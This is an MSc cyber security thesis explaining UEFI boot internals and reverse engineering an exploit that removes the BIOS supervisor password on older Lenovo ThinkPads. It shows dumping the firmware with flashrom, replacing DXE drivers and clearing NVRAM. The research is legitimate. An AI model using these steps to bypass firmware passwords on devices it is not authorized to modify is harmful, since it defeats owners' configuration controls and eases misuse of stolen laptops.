


RADBOUD UNIVERSITY NIJMEGEN



FACULTY OF SCIENCE

Bypassing the BIOS supervisor password

THESIS MSc CYBER SECURITY

Author:

Mark JUVAN
s1085396

Supervisor:

dr. Abraham WESTERBAAN

Second reader:

dr. ing. Pol VAN AUBEL

External supervisor:

ing. Jasper NOTA

Amsterdam, August 2024

Abstract

In Lenovo ThinkPads, the crucial *Basic Input/Output System* (BIOS) settings — such as the boot order, security options, network settings, and more — may be protected from tampering by means of a *supervisor password* (SVP). Without entering this password, the user may only alter the language, time, keyboard layout, and other settings that do not affect the boot process or security. As such, the SVP is an important tool for companies to ensure laptop configuration is kept as intended, preventing the employees from changing settings such as the provisioned Operating System (OS) or otherwise affecting the company or its security posture. When company laptops are resold after being decommissioned, or even stolen, the SVP is often overlooked and not removed by administrators.

These and other potentially more malicious situations have created a niche for services of removing the SVP. Victor Voinea is one of the people who recognized this niche and developed an exploit that can remove the SVP in certain Lenovo ThinkPad models. He is selling this exploit without providing the source code or much explanation of why or how it is possible to remove the SVP. This thesis investigates how the exploit functions, explaining preliminary knowledge of the *Unified Extensible Firmware Interface* (UEFI) and reverse engineering before explaining the SVP removal step-by-step. We also reproduced the exploit ourselves and released the source code, which, along with this thesis, aids with understanding the exploit and contributes to the open source community.

I would like to thank and acknowledge many people who supported me with writing this thesis, but here I will only name a few. Firstly, my university supervisor, Bram, who ever so patiently encouraged me to deliver something I am proud of. Secondly, Jasper, Jacopo and all other Secura colleagues, who supported me in choosing this research topic and offered their technical knowledge. Lastly and most importantly, my family, my friends and Mojca, all of whom believed in me when I did not believe in myself. Having started working on this thesis in a hard time of my life, this chapter of my life is now closed in no small part thanks to all your support and encouragement. I am eternally grateful to you all!

Dedicated to my late father, Robert Juvan.
Oči, uspelo mi je!

Contents

1	Introduction	1
2	Preliminaries and Related Work	3
2.1	Related Work	3
2.2	BIOS vs UEFI	5
2.3	Preliminary Knowledge of UEFI	6
2.4	UEFI Specification	7
2.5	UEFI PI Specification	9
3	Reverse Engineering of the Exploit	19
3.1	Dumping the BIOS image	19
3.2	Contents of the Exploit Directory	21
3.3	LenovoTranslateService Driver	24
3.4	EmulatedEepromDxe Driver	27
3.5	BootOption Driver	31
3.6	Exploit Recreation	37
4	The Bigger Picture	43
4.1	Applying the Exploit	43
4.2	The Vulnerability and Protection Mechanisms	44
5	Conclusion	47
Index		49
References		51

Chapter 1

Introduction

On their website, Lenovo states: “The supervisor password protects the system information stored in the ThinkPad Setup program. If you have set a supervisor password, no one can change the configuration” — such as boot order, power-on password, etc. — “(cont.) of the computer without the password” [1]. However that does not always prove to be true. Historically various methods of bypassing the ThinkPad *Supervisor Password* (SVP) were available. When the *Basic Input/Output System* (BIOS) password was still stored in Complementary Metal-Oxide Semiconductor (CMOS) volatile memory, the CMOS battery could be removed and thus the memory containing the password would be wiped [2]. Until 2012 an alternative method was to short the pins through which the BIOS chip retrieves the SVP from the dedicated read-only memory (ROM) [3]. For ThinkPads produced between 2012 and 2018 (ThinkPad generations 4 through 8), the SVP was not stored in ROM anymore and could instead be bypassed by injecting two specific *Driver eXecution Environment* (DXE) drivers into the *Unified Extensible Firmware Interface* (UEFI) firmware and clearing the *Non-Volatile Random Access Memory* (NVRAM) variables of the BIOS. The malicious DXE drivers remove the part of the *Embedded Controller* (EC) memory where the SVP was stored thus bypassing the need for SVP to be entered on the next boot and allowing the user to access the full BIOS.

The source code of the drivers and the vulnerabilities these drivers exploit are not publicly available as their author, Victor Voinea, is charging to remove the SVP using his exploit [4]. We will refer to this exploit as the *Voinea exploit* after its creator. An online BIOS modding community [5] has reverse engineered and altered the Voinea exploit to bypass the payment restriction required by the exploit's author, making the exploit fully self-sufficient and adding a patcher for ease of use. The way that the exploit works was however never documented, being the goal of this thesis. We would like to emphasize that it is not our intention to harm the business of Victor Voinea but that this thesis is intended to educate the reader on how SVP may be removed on ThinkPad models, generations 4 through 8. Before attempting to reproduce any of the steps described, we incentivize the reader to fully understand the contents of this thesis and apply the knowledge at their own risk.

The rest of this thesis is structured as follows. In Chapter 2 we review the previous research relevant to this thesis and relevant parts of UEFI specifications needed to understand the Voinea exploit. We proceed to reverse engineer the exploit and recreate its functionality in Chapter 3. In Chapter 4 we take a step back and explain how the exploit is applied in practice and why it is capable of being applied. Chapter 5 is the last chapter of this thesis, where we reflect on the steps taken, learning about the exploit, understanding how it works and why. It is concluded by discussing possible further research.

Chapter 2

Preliminaries and Related Work

2.1 Related Work

When we first obtained the exploit from the Badcaps forum [5], there were many questions such as why does the exploit work, are there any existing explanations on how the exploit removes the SVP, et cetera. After a lengthy search on the Badcaps forum and the allservice forum [4], there were not many answers to the aforementioned questions. We reached out to some forum members for clarification, but no answers were received. Thus we decided to take this up as a research topic of this Master Thesis and find the answers ourselves.

As the source code for the exploit was not obtainable we first acquired some general reverse engineering knowledge from a book on reverse engineering by Eliam [6]. Then we moved on to acquiring the knowledge about UEFI. The first knowledge source were the UEFI [7] and UEFI Platform Initialization (PI) specification [8], supported by an incredibly complex yet insightful book Beyond BIOS by Zimer et al. [9], which is targeted towards teaching UEFI development. A good practical guide to UEFI development was EDK II Driver Writer’s Guide [10]. After lengthy study of this literature, we finally moved to the exciting part — getting familiar with the state of the art

of UEFI exploitation. One of the most prominent recent works in the field is Rootkits and Bootkits by Alex Matrosov [11]. It covers the exploitation tactics and persistence strategies in both modern rootkits and bootkits.

After this, we were starting to search for more modern and UEFI specific vulnerabilities that were documented. Alex Matrosov still works extensively on boot process exploitation, a result of which was recently disclosed Logo-FAIL vulnerability [12], and holds talks such as Who Watches BIOS Watchers [13], Bypassing Hardware Root of Trust from Software [14], and more that may be found at his GitHub repository [15]. Synacktiv published two useful articles, one of them about reverse engineering the password management of Lenovo [16] and the other discussing a privilege escalation vulnerability in UEFI [17]. Another researcher that was interested in how Lenovo handles the SVP is Jethro Beekman, who wrote a blog on the topic [18] and an emulator to run code in the UEFI environment. Unfortunately we could not use the emulator to help us with reverse engineering, as it does not implement the functionality that the exploit uses.

Besides the reverse engineering and exploitation resources, we were also interested in how the boot process is secured and at which phase of it the exploit operates. We have already learned some of this from the UEFI PI specification [8]. However, in practice, we always target the implementation, which may differ from the specification. This is why we are particularly interested in how it is implemented in practice, which is explained by the following articles. The most detailed explanation of the root of trust in the boot process was found to be from David Kaplan [19]. It is also worth mentioning that this blog post has many references we already mentioned, as well as some more which were reviewed during our research. Another set of insightful articles was found on eclspsium's website [20, 21], which describe the boot process and *Secure Boot* in detail.

When attempting to move towards practical steps of reverse engineering, we studied the following articles, which helped us with understanding how dumping the UEFI image from the flash chip works, provided some insightful knowledge on Serial Peripheral Interface (SPI) flash memory and PCI devices, and described reverse engineering in practice [22, 23]. We would also like to mention the blog post from sudonull [24] about practical reverse engineering of NVRAM contents. When we were at the stage of starting to write our exploit replica, the blog from MachineHunter [25] was a useful starting point.

In the rest of this chapter, we will discuss the preliminary knowledge for the reader to be able to follow along the technical part of this thesis. We will start with a comparison of UEFI and BIOS, a general introduction to UEFI, followed by reviewing the relevant contents of the UEFI specifications [7, 8], supplied with practical knowledge obtained through our research.

2.2 BIOS vs UEFI

BIOS UEFI, although serving similar purposes in computer systems, are distinct in architecture and functionality. BIOS is the older of the two and has been a staple in personal computing since its early days. Being an older firmware architecture implementation, it was coded in 16-bit real mode.

On the other hand, UEFI is a modern firmware interface specification, providing a more flexible and modular approach to hardware initialization compared to the rigid process of BIOS. UEFI supports multiple processor architectures, such as x86, x64, ARM and more [26].

BIOS relies on interrupt calls for hardware communication due to the lack of a driver model, while UEFI employs a more advanced and extensible one. UEFI also introduces features like Secure Boot, enhancing system security by preventing privileged execution of unauthorized code during bootup

and runtime in relevant attacker models. Additionally, UEFI’s extensibility and scalability make it easier to incorporate new features without requiring a complete firmware replacement.

Another crucial distinction is that BIOS is a concrete implementation, while UEFI is a specification of the firmware interface that further implementations may adhere to. In the modern computers, UEFI has almost entirely replaced BIOS. However as BIOS became a generic term, one may find it to be used interchangeably with UEFI in literature. Furthermore, BIOS is commonly used as a term that marks the firmware implementing the UEFI standard. Thus we will use the term BIOS in our thesis when referring to the practical implementation of the UEFI specification used in the laptop we are researching.

2.3 Preliminary Knowledge of UEFI

To truly understand UEFI and how the many of its interconnected components work, one must delve deeper into the UEFI specifications. The main UEFI specification is based on Intel’s Extensible Firmware Interface (EFI) specification. This is also the reason why some UEFI components are still named EFI in the UEFI specifications. The UEFI Forum is the maintainer and owner of these specifications, each of them is contributed to by their corresponding working group. These consist of BIOS vendors, chip manufacturers, Original Equipment Manufacturers (OEMs) and other industry leaders such as Intel, Nvidia, Lenovo, et cetera.

The (main) UEFI specification [7] defines the interface between the Operating System (OS) and the platform firmware. Further information about the relevant parts of UEFI specification can be found in Section 2.4.

The *UEFI Platform Initialization* (UEFI PI) specification [8] contains

volumes that define which core code and services are required for Pre-EFI Initialization (PEI), DXE, the basic concepts of PI firmware storage and Hand-Off Blocks (HOB) implementation, Management Mode (MM) Core Interface and SMBus implementation. For the purpose of this thesis, the most interesting part of this specification is the documentation describing the DXE phase, because the Voinea exploit operates here, as well as the basic concepts behind PI firmware storage, which are further discussed in Section 3.2.

The UEFI Forum also maintains the Advanced Configuration and Power Interface (ACPI) specification, which is the key element in OS-directed configuration and Power Management [27]. This document is not relevant to the contents of this thesis, but nonetheless an important part of UEFI as its contents are widely adopted in the vast majority of modern computers.

2.4 UEFI Specification

Various services and protocols must be present in a system implementing the UEFI specification [7].

2.4.1 UEFI Services and Protocols

- EFI System Table
- EFI Boot Services
- EFI Runtime Services

Besides the services and protocols stated above, there are additional generic elements which must be present in a UEFI conforming system. EFI System Table, Boot Services and Runtime Services are the most important to understand, when working with UEFI and relevant for understanding the exploit — thus we will discuss them in further sections. Additional

platform-specific elements can be implemented depending on the platform requirements. Because Lenovo UEFI implementation supports console devices, `EFI_SIMPLE_TEXT_INPUT_PROTOCOL`, `EFI_SIMPLE_TEXT_INPUT_EX_PROTOCOL` and `EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL` must be implemented, which deal with console input and output. Other supported elements include configuration infrastructure, graphic console devices, and a pointer device, each of which require the platform firmware developers to support their respective protocols.

EFI System Table

EFI System Table contains pointers to structures for working with console input, output and standard errors, firmware vendor and revision information, and pointers to the EFI Boot Services table and EFI Runtime Services table, described below. The EFI System Table is one of the parameters passed to the main entry point of UEFI drivers. Thus the pointers it contains may be accessed by all drivers.

EFI Boot Services

The EFI Boot Services table contains a table header along with function pointers to all of the Boot Services. Some Boot Services used in the exploit are stated below. To understand them, we should shortly discuss terms like protocol interface, handle, and drivers in this context. Drivers are executable files which usually install the corresponding protocol interface — a structure containing pointer(s) to function(s). These functions are called protocols in UEFI, and the protocol interfaces get installed to either the Boot Services table or Runtime Services table. Each protocol is assigned their own handle upon installation or load, by which this instance of the protocol may be referred to (along with the protocol's globally unique identifier (GUID)). These terms will be explained in more depth in the following sections of this thesis.

At the end of the DXE phase, `ExitBootServices` function is called, inva-

lidating all function pointers stored in the Boot Services table, restricting access to and terminating all Boot Services, and allowing further access only to runtime protocols.

Let us discuss some functions that the EFI Boot Services table includes and will be used in the exploit:

- `InstallProtocolInterface` — Installs a protocol interface to a handle using a GUID. This allows any other driver or application to access and use a protocol by referencing their handle and GUID.
- `InstallMultipleProtocolInterfaces` — Similar as the previous function, but allows installation of multiple protocol interfaces simultaneously.
- `LocateHandle` — Search the database for a handle that supports a specified protocol. This is often used in combination with `HandleProtocol`, which uses the information from the former to get a protocol interface.

EFI Runtime Services

The EFI Runtime Services table contains the pointers to all Runtime Services. As the name suggests, the pointers to these services persist through the successful call to `ExitBootServices`, operating during the runtime of the computer. These services are valid even after the UEFI OS loader and later the OS have taken control of the platform. The exploit drivers are however boot service drivers and run fully in the DXE phase, requiring a reboot before Runtime Services would even start.

2.5 UEFI PI Specification

2.5.1 UEFI Drivers

UEFI drivers are loaded by the dedicated firmware (boot manager) or by other UEFI applications which have been loaded by the boot manager beforehand. To load a UEFI driver, enough memory is allocated first, then

various sections of the UEFI driver are copied to that memory. Each of the memory sections is given memory protection corresponding to the type of its contents — code or data. Then control is passed to the entry point of the driver. Once the UEFI driver returns a value or calls `ExitBootServices`, its execution is finished and control is returned back to the component that loaded the driver.

The difference between runtime drivers and boot service drivers is that the latter are unloaded when `ExitBootServices` is called, freeing their resources for future use. On the other hand, the runtime drivers are available even during the OS runtime.

In the UEFI PI specification [8], additional types of drivers are specified, such as DXE drivers and PEI drivers. Even though the names are different, these drivers can still be divided into either runtime or boot service driver types. For future reference, the Voinea exploit contains two DXE drivers, which are boot service drivers. With this in mind, the DXE driver model will be discussed in more detail in Section 2.5.6.

2.5.2 UEFI PI boot process

To understand which phase of the boot process the exploit works in, we will review the boot process, described in the UEFI PI specification [8] and shown in Figure 1. The goal of the boot process is not just finding and launching the OS, but also discovering and initialising the hardware present, and providing an interface to the hardware for the OS via UEFI drivers.

In the presence of *Intel BootGuard* (which is present on the ThinkPads vulnerable to the Voinea exploit), the boot process is also responsible for ensuring that only trusted code is ran, such as drivers written by the OEMs, the ROM code and the bootloader. Below, we will indicate how each stage checks the security of the next stage, and where the root of trust lies.




Figure 1: Universal Extensible Firmware Interface (UEFI) Platform Initialization (PI) boot process [8].

2.5.3 Pre-UEFI phase

When the ThinkPad is powered on, before the UEFI boot process begins, its Central Processing Unit (CPU) starts in a reset loop, from which it cannot escape itself. Bringing it out of this dormant state is the responsibility of another chip (on the CPU's greater chipset), the Converged Security and Manageability Engine (CSME). When the chipset is powered on, the CSME starts executing code from its ROM, which is immutably fused on the chipset die and acts as the root of trust of the whole boot process. This code sets up the CSME execution environment and derives the platform keys, loads firmware from the flash memory, verifies it against a fused Intel public key and executes it on the CSME. When the CSME firmware is done, the CSME interrupts the CPUs reset loop and executes the *Initial Boot Block* (IBB) from a fixed offset in memory.

Depending on which kind of BootGuard is enabled, the next steps vary. BootGuard is not to be confused with Secure Boot. The latter although being named similarly comes in effect much later in the boot process, in the DXE phase (Section 2.5.6). The prior has two modes that can be enabled: *Verified Boot* and *Measured Boot*. If none is enabled, CSME asks the power management controller to bring the host CPU out of the reset loop and boot continues with the IBB execution.

If Verified Boot is enabled, several steps are taken to ensure that the Trusted Computing Base (TCB) can be extended to the UEFI firmware — each component in the chain cryptographically verifies the next one. If such verification fails, the boot procedure will be blocked and noted in the Trusted Platform Module (TPM).

A less restrictive mode is Measured Boot, which executes the verification and measures (i.e. logs) the results in the TPM, while allowing the platform to continue booting regardless of the verification outcome. At every step, each component will be measured to TPM so that it can be attested to in the future. This means that when Measured Boot is used, it is left to the OEM or OS to pay attention to this in the later stages of the boot process (DXE and onward), and operate accordingly in case of errors. After this part is executed, the CPU is taken out of the reset loop and begins executing the IBB which also has to be verified or measured beforehand.

2.5.4 Security (SEC) Phase

IBB execution is responsible for checking the authenticity of the OEM code by verifying it through the Intel Authenticated Code Module (ACM) code. In this phase, the processor transitions to protected mode and configures the CPU caches as temporary Random Access Memory (RAM) — a technique known as Cache-As-RAM — for execution, since the actual RAM has not been initialized yet. Additionally, it handles various ACPI sleep states which

are a separate topic with its own specification and complexity.

2.5.5 Pre-EFI Initialization (PEI) Phase

The PEI phase is responsible for initialising the CPU, CPU chipset, memory and mother board. After the SEC phase is complete, the boot process continues with the PEI phase. This is comprised of the PEI Foundation — a binary which runs as the core of PEI phase and a set of Pre-EFI Initialization Modules (PEIMs). The Foundation is responsible for ensuring that PEIMs can communicate with each other and for providing a runtime environment with some PEI services to those PEIMs.

The PEIMs are responsible for all hardware initialization such as the memory discovery and configuration — getting computer RAM available for use and swapping from Cache-As-RAM to RAM usage. Additionally, each PEIM must be verified before execution, which becomes a problem as we do not yet know what is the root of trust for the verifier here. Since IBB is trusted prior to its execution, additionally verifying PEI seems redundant as it is a part of IBB. However, if the TCB is not established through the BootGuard mechanism, PEI is self-trusted and acts as the root of trust itself.

Following the PEI, the DXE must be set up. In this context, the PEI has two tasks. The first is to verify the *OEM Boot Block* (OBB). While the IBB was verified beforehand and completes its role during the PEI phase, the OBB — which contains DXE code — is expected to take over the execution and security flow. Verification should be completed before exiting the PEI phase. This can be done either by verifying the whole OBB, or taking a shortcut and verifying one part of DXE, which can then be further used to verify each of DXE parts before they are executed. The second task of PEI is to setup and execute the DXE.

2.5.6 Driver Execution Environment (DXE) Phase

The DXE phase is where the biggest part of the platform configuration is done, as it can execute full fledged binaries which expose functionality between and to each other. During this phase we have three main components running: DXE Foundation, DXE Dispatcher and DXE Drivers.

The EFI Boot Services table and EFI Runtime Services table that were discussed in Section 2.4.1 are available through the EFI System Table managed by DXE Foundation. The DXE Foundation is similar to the PEI Foundation, acting as the core of the phase and making sure the drivers have all necessary information and the environment set up for proper functioning. Additionally this is where the information about the PEI execution is passed to. With this information, it functions without any need for further execution of any PEI code.

DXE Dispatcher discovers and executes the DXE Drivers from the available firmware volumes according to their dependencies and the apriori list of the volume. There are two main mechanisms for determining the order of executing DXE drivers. The first is an apriori file, which contains a list of the DXE driver GUIDs in the (strong) order in which they should be executed. There can be at most one apriori file per firmware volume, and it is legal to have zero apriori files in a firmware volume. If it exists, this file resides at the start of each firmware volume and provides assurance for deterministic execution. However such files do not usually contain all of the drivers in the volume.

Once the DXE drivers from the apriori file have been loaded and executed, the dependency expressions (DEPEX) of the remaining DXE drivers in the firmware volumes are evaluated to determine the order in which they will be loaded and executed. This is the other mechanism contained in each driver's dependency section. This (weak) type of execution order may result

in different execution orders, depending on how the DXE Dispatcher resolves the dependencies of the drivers present.

DXE Drivers are many modular pieces of code and the bulk of the execution in the DXE phase. Their functionality ranges from System Management Mode (SMM) set-up and execution to network driver and boot disks management. Since the Voinea exploit mainly relies and exploits parts of this phase, we will explain what types of DXE drivers exist and how these drivers are loaded.

Driver Main Entry Point

Each driver has a main entry point, which is where the execution starts. In terms of ordinary (object oriented) programming languages, this would be the ‘main’ function.

The entry point is called with two arguments. The first parameter is the image handle and the second is a pointer to the system table. Through the latter, the driver has access to standard input and output handles, Boot Services, Runtime Services and anything else it requires for correct execution.

The goal of this function is to initialize and prepare the environment, interact with other drivers, create and respond to events (directly or by setting up callback functions), call other functions of the driver and perform any other functions the driver may serve. Any driver may also install a protocol to memory, writing the pointer of a structure containing one or more function pointers to the boot service or runtime table, along with its GUID and handle. Through this table, other drivers may access the exposed functionalities of the driver. This installation may happen at any point in the execution of the driver. Commonly this is done in the main entry point of the driver, but nothing prevents the protocol from being installed from another protocol’s execution. It should be noted that the installation of a protocol does

not mean it is immediately executed but rather that it is prepared for other drivers to interact with it.

As the main entry point is in many cases ran before the protocols it requires are installed, dependency expressions may be used to ensure that the protocols with the required GUIDs will be installed. However some system table structures may not be available at that time, such as ConOut (Console Out) — used for console output, so the debug functionality for developing the driver main entry point is limited. This also holds, of course, for all functions that the entry point calls.

Driver Protocols

Protocols are a way for drivers to expose their functionality to other drivers, and conversely, a way for drivers to consume the functionality of other drivers. From a practical standpoint, these are just functions that are saved to memory, along with their pointers being stored to a database for future use — to draw a parallel from conventional programming languages, these can be imagined as libraries that one may import by knowing their GUID and handle. Note that multiple functions may be available under one protocol GUID, as the protocols are installed as a part of an interface, which is implemented in C as a named structure.

During boot, all driver main entry points are ran, which consequently install driver protocols from each driver. These protocols are later called by other drivers by using LocateProtocol or LocateHandleBuffer to obtain the protocol pointer from `EFI_SYSTEM_TABLE` by providing their GUID and handle. Generally protocols are loaded by the entry point and the functions it further calls, but nothing restricts a protocol itself from loading further protocols and accessing their functionality (as we will see in Section 3.6.1).

DXE Driver and Protocol Development Gotchas

During the reproduction of the Voinea exploit, we found that many rules have to be adhered to when re-implementing a driver that is already a part of DXE. To make sure its code will be ran, the Voinea exploit relies on overriding the existing drivers and their protocols. Most of these rules apply to the implementation of the protocols and their installation. Any deviation from these rules result in the laptop turning on but staying frozen on a black screen without any error messages or error beeps, making it much harder to debug. From our development experience, we conclude that this happens because of the dependency expressions of other drivers that require the protocol and call it with a certain format of parameters. The following rules were discovered through development and may not be complete.

The driver must install any protocols that the original driver installs — either with `InstallProtocolInterface` or `InstallMultipleProtocolInterfaces`. All protocols must have the exact same function signature as the original implementation. The protocols must be installed on the correct handle and with the same protocol GUID. It should be noted that UEFITool [28] does not format the GUIDs in the same way as they are written in memory. Thus the developer should be careful to avoid making a mistake when re-implementing a driver by copying the GUID from the tool directly rather than copying the hex-code.

It is *not* required to implement any `HandleProtocol` service calls or any event creation related service calls, as these only have direct effect on the driver being implemented and not on the execution of other drivers. Furthermore, in our case we do not need a full working BIOS, so there is no need to correctly implement the original functionality of the driver. This means that the exploit does not rely on external events but rather only depending on being executed itself.

When loading a protocol, an instance of the protocol is installed to the provided ImageHandle. If the return value of the called protocol is `EFI_SUCCESS`, the protocol is not unloaded from memory. If the protocol returns certain error codes, such as `EFI_INVALID_PARAMETER` and `EFI_UNSUPPORTED`, the current instance of the protocol is unloaded from memory. This is important when calling protocols from other drivers multiple times, as the protocol may need to be loaded again before attempting to use it.

Print utilities, such as EDKII's `Print` (which internally uses the SystemTable's `ConOut`) and `SystemTable->ConOut->OutputString` must not be placed in the main entry point of the driver. This makes the laptop frozen on a black screen after being turned on, making it impossible to debug. As mentioned before, this is due to the main entry point of the driver being ran before the protocols are ran, but also before the `ConOut` object is initialized, thus making it impossible to reference and use to debug the behaviour of the main entry point functions. By the time the protocols are referenced however, all System Table structures are already initialized. This means that it is possible to use print statements in the protocols, which makes debugging a lot easier.

2.5.7 Post DXE phases — BDS, TSL and RT Phases

After `ExitBootServices` is called in the DXE phase, the boot process transitions to the Boot Device Selection (BDS) phase. The OS, such as Microsoft Windows, is started by locating the EFI system partition and running the Windows Boot Manager (`bootmgrfw.efi`). Following this is the Transient System Load (TSL) phase, where the OS loader like `winload.efi` initializes the execution environment for the kernel, loading the kernel module and terminating the Boot Services. Finally, the RunTime (RT) phase is where the OS runs and only certain EFI Runtime Services are still available, which are important for reading UEFI variables, shutdown, and more.

Chapter 3

Reverse Engineering of the Exploit

After having sufficient understanding of UEFI, DXE and the boot process, we are ready to start reverse engineering the Voinea exploit to find out what vulnerability it exploits.

3.1 Dumping the BIOS image

The (UEFI) BIOS image is stored on an SPI flash chip. In our case the SPI flash chip is soldered to the motherboard. To retrieve the contents of such a chip, a dedicated programmer capable of communicating via the SPI protocol is required. Before retrieving the contents, we disconnect all battery units and hard drive from the laptop as a safety precaution. For dumping the memory contents or flashing new images, we used the CH341A programmer with a SOP8 clamp (as seen in Figure 2).




Figure 2: CH341A programmer.

The BIOS dump can then be retrieved with the flashrom utility [29] as seen in the command output below.

```
$ sudo flashrom --programmer ch341a_spi -r bios_dump.bin
flashrom v1.2 on Linux 6.8.0-40-generic (x86_64)
flashrom is free software, get the source code at https://flashrom.org

Using clock_gettime for delay loops (clk_id: 1, resolution: 1ns).
Found Winbond flash chip "W25Q128.V" (16384 kB, SPI) on ch341a_spi.
Reading flash... done.
```

An unmodified copy of the BIOS dump should be stored as a backup in case anything goes wrong during the flashing and exploit process. This dump contains all the data on the chip and can be opened with UEFITool.

As seen in Figure 3, the dump consists of various regions, of which we are interested only in the BIOS region, which contains BIOS drivers and NVRAM memory, among other things. Upon boot, the contents of this chip

are fetched and executed by the CPU as explained in the Pre-UEFI Section 2.5.3.

Structure					
Name	Action	Type	Subtype	Text	
Intel image		Image	Intel		
Descriptor region		Region	Descriptor		
GbE region		Region	GbE		
ME region		Region	ME		
BIOS region		Region	BIOS		

Figure 3: UEFITool view of the Basic Input/Output System (BIOS) image dump.

3.2 Contents of the Exploit Directory

After extracting the exploit from the compressed archive obtained from the Badcaps forum [5], we are met with the following files:

```
$ tree -L 2 patch
patch
|-- autopatch.py
|-- DXE
|   |-- BootOption.ffd
|   '-- LenovoTranslateService.ffd
`-- VOLUMES
    '-- NVRAM_EfiSystemNvDataFvGuid.vol
```

The `autopatch.py` is a Python script that takes an (UEFI) BIOS dump as input, applies the contents of the DXE and VOLUMES directories to it, and then outputs an altered BIOS dump. It uses UEFIREplace (a part of the UEFITool functionality) internally to replace the drivers and memory volumes with those of the same name. This Python script is not a part of the exploit created by Victor Voinea, but an effort by Knucklegrumble from Badcaps forum [5], which makes applying the exploit easier to do. The same behaviour could be achieved by e.g. using UEFITool [28] directly, altering the drivers and NVRAM memory through its graphical user interface.

In the VOLUMES directory, there is an NVRAM volume file. Commonly the NVRAM volume file contains various variables in a key-value format, including the boot order variables, GUIDs of certain protocols and hashes. Without clearing the NVRAM, the exploit does not work, and the laptop does fails to boot, even though the driver part of the exploit stays intact. Our assumption is that this is due to some checksums of the drivers or hash of the whole BIOS image being stored in the NVRAM, but upon changing some of the drivers these checksums are altered and thus preventing boot. Additionally, without clearing NVRAM, Secure Boot is an additional factor preventing us from using our own drivers. Thus we replace the NVRAM contents with an empty NVRAM volume. This volume only contains the Lenovo splash image and the Lenovo public key. Replacing the current NVRAM with the empty one effectively clears the variables stored in the NVRAM. The first time the laptop is started after NVRAM is cleared, the values of the NVRAM get repopulated through a series of four reboots, after which the laptop boots normally.

The `BootOption.ffd` and `LenovoTranslateService.ffd` are DXE boot service driver firmware file system volumes. The `.ffd` extension indicates these are Firmware File System volumes, which contain the dependency, version and user interface section, as well as the PE32+ image section, which contains the binary image of the driver and is of most interest to us. Figure 4 shows how the `BootOption.ffd` files look when analyzed with UEFITool. Because the output of compiling our own drivers with the EDKII framework [30] is an `.efi` file, it has to be transformed into a `.ffd` format, for us to be able to replace it. During the thesis research, we developed our own script (`genWhole.sh`) to automate this conversion. Additionally, we created another script (`build_and_make_ffd.sh`) to automate building our exploit replica, patching the BIOS dump, and flashing the testing computer in one go. These are available on the public project GitHub repository [31].

E0746C42-D3F9-4F8B-B211-1410957B9FF5	File	DXE driver	BootOption
DXE dependency section	Section	DXE dependency	
PE32 image section	Section	PE32 image	
UI section	Section	UI	
Version section	Section	Version	

Figure 4: BootOption.ffd opened in UEFITool.

